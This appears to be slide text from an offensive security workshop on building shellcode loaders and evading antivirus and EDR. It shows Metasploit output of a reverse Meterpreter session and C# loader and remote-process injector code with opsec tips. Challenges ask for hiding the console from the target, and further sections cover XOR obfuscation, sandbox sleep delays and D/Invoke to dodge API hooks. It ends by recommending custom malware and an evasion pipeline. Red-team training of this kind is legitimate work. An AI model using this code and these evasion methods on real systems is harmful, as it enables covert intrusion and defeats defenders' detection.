[*] Sending encoded stage (201525 bytes) to 192.168.100.134
[*] Meterpreter session 2 opened (192.168.100.133:443 → 192.168.100.134:53450) at 2022-10-08 00:21:36 -0400
[-] Meterpreter session 1 is not valid and will be closed
[*]  - Meterpreter session 1 closed.

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  2         meterpreter x64/windows  DESKTOP-J38VD0B\cha0x @ DESKTOP-J38VD0B  192.168.100.133:443 → 192.168.100.134:53450 (192.168.100.134)

msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: DESKTOP-J38VD0B\cha0x
```

EXERCISE 1: GENERATE SHELLCODE WITH MSFVENOM

METERPRETER'S SHELLCODE

CHALLENGE!

GENERATE AN STAGELESS SHELLCODE

https://infinitelogins.com/2020/01/25/msfvenom-reverse-shell-payload-cheatsheet/

BASIC SHELLCODE LOADER

VirtualAlloc, Marshal.Copy, CreateThread, WaitForSingleObject

```
Console.WriteLine("[+] Allocate memory in the current process");
// Allocate RWX (read-write-execute) memory to execute the shellcode from
// Opsec tip: RWX memory can easily be detected. Consider making memory RW first, then RX after writing your shellcode
int scSize = buf.Length;
IntPtr payAddr = VirtualAlloc(IntPtr.Zero, scSize, COMMIT_RESERVE, EXECUTEREADWRITE);

Console.WriteLine("[+] Copying shellcode into allocated memory space");
// Copy the shellcode into our assigned region of RWX memory
Marshal.Copy(buf, 0, payAddr, scSize);

Console.WriteLine("[+] Creating thread and running...catch your shell");
// Create a thread at the start of the executable shellcode to run it!
IntPtr payThreadId = CreateThread(IntPtr.Zero, 0, payAddr, IntPtr.Zero, 0, 0);

// Wait for our thread to exit to prevent program from closing before the shellcode ends
// This is especially relevant for long-running shellcode, such as malware implants
uint waitResult = WaitForSingleObject(payThreadId, -1);
```

BASIC SHELLCODE LOADER

VirtualAlloc, Marshal.Copy

VirtualAlloc function (memoryapi.h)

10/13/2021 • 7 minutes to read

Reserves, commits, or changes the state of a region of pages in the virtual address space of the calling process. Memory allocated by this function is automatically initialized to zero.

To allocate memory in the address space of another process, use the VirtualAllocEx function.

Syntax

C++ Copy

```
LPVOID VirtualAlloc(
  [in, optional] LPVOID lpAddress,
  [in]           SIZE_T dwSize,
  [in]           DWORD  flAllocationType,
  [in]           DWORD  flProtect
);
```

Marshal Class

Definition

Namespace: System.Runtime.InteropServices

Assembly: System.Runtime.InteropServices.dll

Provides a collection of methods for allocating unmanaged memory, copying unmanaged memory blocks, and converting managed to unmanaged types, as well as other miscellaneous methods used when interacting with unmanaged code.

BASIC SHELLCODE LOADER

CreateThread, WaitForSingleObject

CreateThread function (processthreadsapi.h)

10/13/2021 • 5 minutes to read

Creates a thread to execute within the virtual address space of the calling process.

To create a thread that runs in the virtual address space of another process, use the CreateRemoteThread function.

Syntax

C++ Copy

```
HANDLE CreateThread(
  [in, optional]  LPSECURITY_ATTRIBUTES   lpThreadAttributes,
  [in]            SIZE_T                  dwStackSize,
  [in]            LPTHREAD_START_ROUTINE  lpStartAddress,
  [in, optional]  __drv_aliasesMem LPVOID lpParameter,
  [in]            DWORD                   dwCreationFlags,
  [out, optional] LPDWORD                 lpThreadId
);
```

WaitForSingleObject function (synchapi.h)

10/13/2021 • 2 minutes to read

Waits until the specified object is in the signaled state or the time-out interval elapses.

To enter an alertable wait state, use the WaitForSingleObjectEx function. To wait for multiple objects, use WaitForMultipleObjects.

Syntax


C++ Copy

```
DWORD WaitForSingleObject(
  [in] HANDLE hHandle,
  [in] DWORD  dwMilliseconds
);
```

EXERCISE 2: BASIC SHELLCODE LOADER

BASIC SHELLCODE LOADER

CHALLENGE!



THE COMPILED .EXE OPENS A CONSOLE WINDOW THAT WILL BE VISIBLE TO THE TARGET AND EASY TO SPOT. CHANGE THE SOURCE CODE OF LAB 2 TO HIDE THE CONSOLE USING WINDOWS API CALLS.

https://miromannino.com/blog/hide-console-window-in-c/

BASIC SHELLCODE INJECTOR

OpenProcess, VirtualAllocEx, WriteProcessMemory & CreateRemoteThread

```
// Get a handle on the target process in order to interact with it
IntPtr procHandle = OpenProcess(ProcessAccessFlags.All, false, pid);
if ((int)procHandle == 0)
{
    Console.WriteLine($"Failed to get handle on PID {pid}. Do you have the right privileges?");
    return;
} else {
    Console.WriteLine($"Got handle {procHandle} on target process.");
}

// Allocate RWX memory in the remote process
// The opsec note from exercise 1 is applicable here, too
IntPtr memAddr = VirtualAllocEx(procHandle, IntPtr.Zero, (uint)len, AllocationType.Commit | AllocationType.Reserve,
    MemoryProtection.ExecuteReadWrite);
Console.WriteLine($"Allocated {len} bytes at address {memAddr} in remote process.");

// Write the payload to the allocated bytes in the remote process
IntPtr bytesWritten;
bool procMemResult = WriteProcessMemory(procHandle, memAddr, buf, len, out bytesWritten);
if(procMemResult){
    Console.WriteLine($"Wrote {bytesWritten} bytes.");
 } else {
    Console.WriteLine("Failed to write to remote process.");
 }

// Create our remote thread to execute!
IntPtr tAddr = CreateRemoteThread(procHandle, IntPtr.Zero, 0, memAddr, IntPtr.Zero, 0, IntPtr.Zero);
Console.WriteLine($"Created remote thread at {tAddr}. Check your listener!");
```

BASIC SHELLCODE INJECTOR

OpenProcess, VirtualAllocEx

OpenProcess function (processthreadsapi.h)

10/13/2021 • 2 minutes to read

Opens an existing local process object.

Syntax

C++ Copy

```
HANDLE OpenProcess(
  [in] DWORD dwDesiredAccess,
  [in] BOOL  bInheritHandle,
  [in] DWORD dwProcessId
);
```

VirtualAllocEx function (memoryapi.h)

10/13/2021 • 7 minutes to read

Reserves, commits, or changes the state of a region of memory within the virtual address space of a specified process. The function initializes the memory it allocates to zero.

To specify the NUMA node for the physical memory, see VirtualAllocExNuma.

Syntax

C++ Copy

```
LPVOID VirtualAllocEx(
  [in]           HANDLE hProcess,
  [in, optional] LPVOID lpAddress,
  [in]           SIZE_T dwSize,
  [in]           DWORD  flAllocationType,
  [in]           DWORD  flProtect
);
```

BASIC SHELLCODE INJECTOR

WriteProcessMemory, CreateRemoteThread

WriteProcessMemory function (memoryapi.h)

10/13/2021 • 2 minutes to read

Writes data to an area of memory in a specified process. The entire area to be written to must be accessible or the operation fails.

Syntax

C++ Copy

```
BOOL WriteProcessMemory(
  [in]  HANDLE  hProcess,
  [in]  LPVOID  lpBaseAddress,
  [in]  LPCVOID lpBuffer,
  [in]  SIZE_T  nSize,
  [out] SIZE_T  *lpNumberOfBytesWritten
);
```

CreateRemoteThread function (processthreadsapi.h)

10/13/2021 • 5 minutes to read

Creates a thread that runs in the virtual address space of another process.

Use the CreateRemoteThreadEx function to create a thread that runs in the virtual address space of another process and optionally specify extended attributes.

Syntax


C++ Copy

```
HANDLE CreateRemoteThread(
  [in]  HANDLE                 hProcess,
  [in]  LPSECURITY_ATTRIBUTES  lpThreadAttributes,
  [in]  SIZE_T                 dwStackSize,
  [in]  LPTHREAD_START_ROUTINE lpStartAddress,
  [in]  LPVOID                 lpParameter,
  [in]  DWORD                  dwCreationFlags,
  [out] LPDWORD                lpThreadId
);
```

EXERCISE 3: BASIC SHELLCODE INJECTOR

BASIC SHELLCODE INJECTOR


CHALLENGE!



MODIFY THE CODE SO THAT INSTEAD OF INJECTING INTO NOTEPAD.EXE THE SHELLCODE INJECTS INTO CALC.EXE

LAB 3

AV/EDR EVASION



AV EVASION TECHNIQUES

There is no 'golden bullet' for this exercise and the next, as AV could detect a variety of aspects of your shellcode injector/loader. Additionally, indicators used by AV are ever-changing and could be completely different tomorrow!

Shellcode obfuscation

Shellcodes generated by tools such as msfvenom or C2 frameworks are well-known and easy to detect for AV. To counter this, we can encode/encrypt our shellcode, and only decode/decrypt it when we are ready to execute.


Strings obfuscation

Strings that are defined within your code are saved in the binary itself. That means that defining string variables with suspicious contents (such as suspicious function names or patterns, or known-bad strings such as malware names) are easily detectable by AV. To counter this, we can store an encoded or encrypted variant of said strings in the binary, and only decode/decrypt them when they are needed.

XOR ENCRYPTION

A string of text can be encrypted by applying the bitwise XOR operator to every character using a given key. To decrypt the output, merely reapplying the XOR function with the key will remove the cipher.

First Bit	Second Bit	Resulting Bit
0	0	0
0	1	1
1	0	1
1	1	0



EXERCISE 1: AV EVASION WITH STRINGS AND SHELLCODE OBFUSCATION

TIMING EVASION

Since an analysis in a sandbox has to be finished within a reasonable amount of time, sandboxes have an upper time limit defining how long a file should be analyzed at most. Emulation time rarely exceeds 3-5 minutes. Therefore, malware can use this fact to avoid detection: it may perform long delays before starting any malicious activity. From a malware developer's perspective, the time out means that simply making malware wait or "sleep" for a duration during execution could possibly make the sandbox time out before detecting any malicious behavior. Such waits or sleeps could easily be introduced by calling functions available in the Windows API.

https://evasions.checkpoint.com/techniques/timing.html

EXERCISE 2: AV EVASION WITH OBFUSCATION AND SLEEP DELAY

EDR EVASION TECHNIQUES

EDR looks at the behavior of your malware, and collects telemetry from a variety of sources. This means that you can either focus on avoiding EDR, disguising your malware to be "legitimate enough" not to be detected (hard to do for shellcode injection, unfortunately ☹), finding EDR blind spots, or actively tamper with EDR telemetry collection. A lot of EDR bypasses (such as unhooking or ETW patching) are focused on the latter of these options.

EXERCISE 3: MODIFYING BEHAVIOR


P/INVOKE DISADVANTAGES

There are two significant disadvantages to relying on P/Invoke for offensive tools:

1. Any reference to a Windows API call made through P/Invoke will result in a corresponding entry in the .NET Assembly's Import Table. As an example, if you use P/Invoke to call kernel32!CreateRemoteThread then your executable's IAT will include a static reference to that function, telling everybody that it wants to perform the suspicious behavior of injecting code into a different process.

2. If the endpoint security product running on the target machine is monitoring API calls (such as via **API Hooking**), then any calls made via P/Invoke may be detected by the product. This kind of monitoring is a very powerful mechanism for detecting malicious behavior in a process and can be used to develop high-fidelity detection analytics. It also has an inherent blocking capability that allows such products to prevent those API calls.

API Hooking



https://github.com/Mr-Un1k0d3r/EDRs

D/INVOKE

So what does D/Invoke actually entail? Rather than using P/Invoke to import the API calls that we want to use, we load a DLL into memory manually. Then, we get a pointer to a function in that DLL. We may call that function from the pointer while passing in our parameters.


We accomplish this through the magic of Delegates. .NET includes the Delegate API as a way of wrapping a method/function in a class. If you have ever used the Reflection API to enumerate methods in a class, the objects you were inspecting were actually a form of delegate.

The Delegate API has a number of fantastic features, such as the ability to instantiate a Delegate from a pointer to a function and to dynamically invoke that function while passing in parameters.


https://github.com/TheWover/DInvoke

EXERCISE 4: EDR EVASION WITH D/INVOKE

P/INVOKE VS D/INVOKE (CFF EXPLORER)



P/INVOKE VS D/INVOKE (API MONITOR)



Summary | 10 calls | 5 KB used | 2-BasicShellcodeInjectorwithSleep.exe

#	Time of Day	T...	Module	API
4	4:50:38.230 PM	1	clr.dll	OpenProcess (PROCESS_QUERY_INFORMATION, FALSE, 9116)
5	4:50:38.230 PM	1	clr.dll	OpenProcess (PROCESS_QUERY_INFORMATION, FALSE, 9116)
6	4:50:38.293 PM	3	clr.dll	OpenProcess (PROCESS_QUERY_INFORMATION, FALSE, 9116)
7	4:50:48.324 PM	1	clr.dll	OpenProcess (STANDARD_RIGHTS_ALL | PROCESS_CREATE_PROCESS | PROCESS_CREATE_THREAD | PROCESS_DU...
8	4:50:48.324 PM	1	clr.dll	VirtualAllocEx (0x0000000000000360, NULL, 511, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE)
9	4:50:48.324 PM	1	clr.dll	WriteProcessMemory (0x0000000000000360, 0x000001143e3c0000, 0x000000000391c130, 511, 0x00000000008fed28
10	4:50:48.324 PM	1	clr.dll	CreateRemoteThread (0x0000000000000360, NULL, 0, 0x000001143e3c0000, NULL, 0, NULL)

Summary | 10 calls | 4 KB used | 4-BasicShellcodeInjectorwithSleep(DInvoke).exe

#	Time of Day	T...	Module	API
4	4:51:52.496 PM	1	clr.dll	OpenProcess (PROCESS_QUERY_INFORMATION, FALSE, 1160)
5	4:51:52.496 PM	1	clr.dll	OpenProcess (PROCESS_QUERY_INFORMATION, FALSE, 1160)
6	4:51:52.559 PM	3	clr.dll	OpenProcess (PROCESS_QUERY_INFORMATION, FALSE, 1160)
7	4:52:02.574 PM	1	clr.dll	OpenProcess (PROCESS_QUERY_INFORMATION | PROCESS_VM_READ, FALSE, 1160)
8	4:52:02.574 PM	1	clr.dll	OpenProcess (PROCESS_QUERY_INFORMATION | PROCESS_VM_READ, FALSE, 1160)
9	4:52:02.590 PM	1	clr.dll	OpenProcess (PROCESS_QUERY_INFORMATION | PROCESS_VM_READ, FALSE, 1160)
10	4:52:02.590 PM	1	clr.dll	OpenProcess (PROCESS_QUERY_INFORMATION | PROCESS_VM_READ, FALSE, 1160)

CONCLUSIONS

01

USE CUSTOM MALWARE OR CUSTOMIZE LESSER KNOWN C2S

Modify Open-Source C2 to remove outstanding IOCs

02

DEVELOP CUSTOM SHELLCODE LOADER

Use API Hooking evasion, delayed execution

03

MALWARE DEVELOPMENT CI/CD PIPELINE

Develop -> pass through obfuscations

CAT – MOUSE GAME

“Creativity is seeing what others see and thinking what no one else ever thought.” (Albert Einstein)

Future Research (CHALLENGE!): AMSI + ETW evasion, Alternative Shellcode Injection, Better Obfuscation, PPID Spoofing, Memory Encryption, Direct Syscalls, NIM/C++

LINKS & RESOURCES

https://www.youtube.com/watch?v=Q7mhtA4ladY&ab_channel=S3cur3Th1sSh1t
https://s3cur3th1ssh1t.github.io/Signature_vs_Behaviour/
https://vanmieghem.io/blueprint-for-evading-edr-in-2022/
https://www.packtpub.com/product/antivirus-bypass-techniques/9781801079747

THANKS

Do you have any questions?

Special thanks to:
@mvelazco
@amarjit_labu
@jean_maes_1994
@ShitSecure - @S3cur3Th1sSh1t
Security Assurance Team @Dell
@Marduk @xbytemx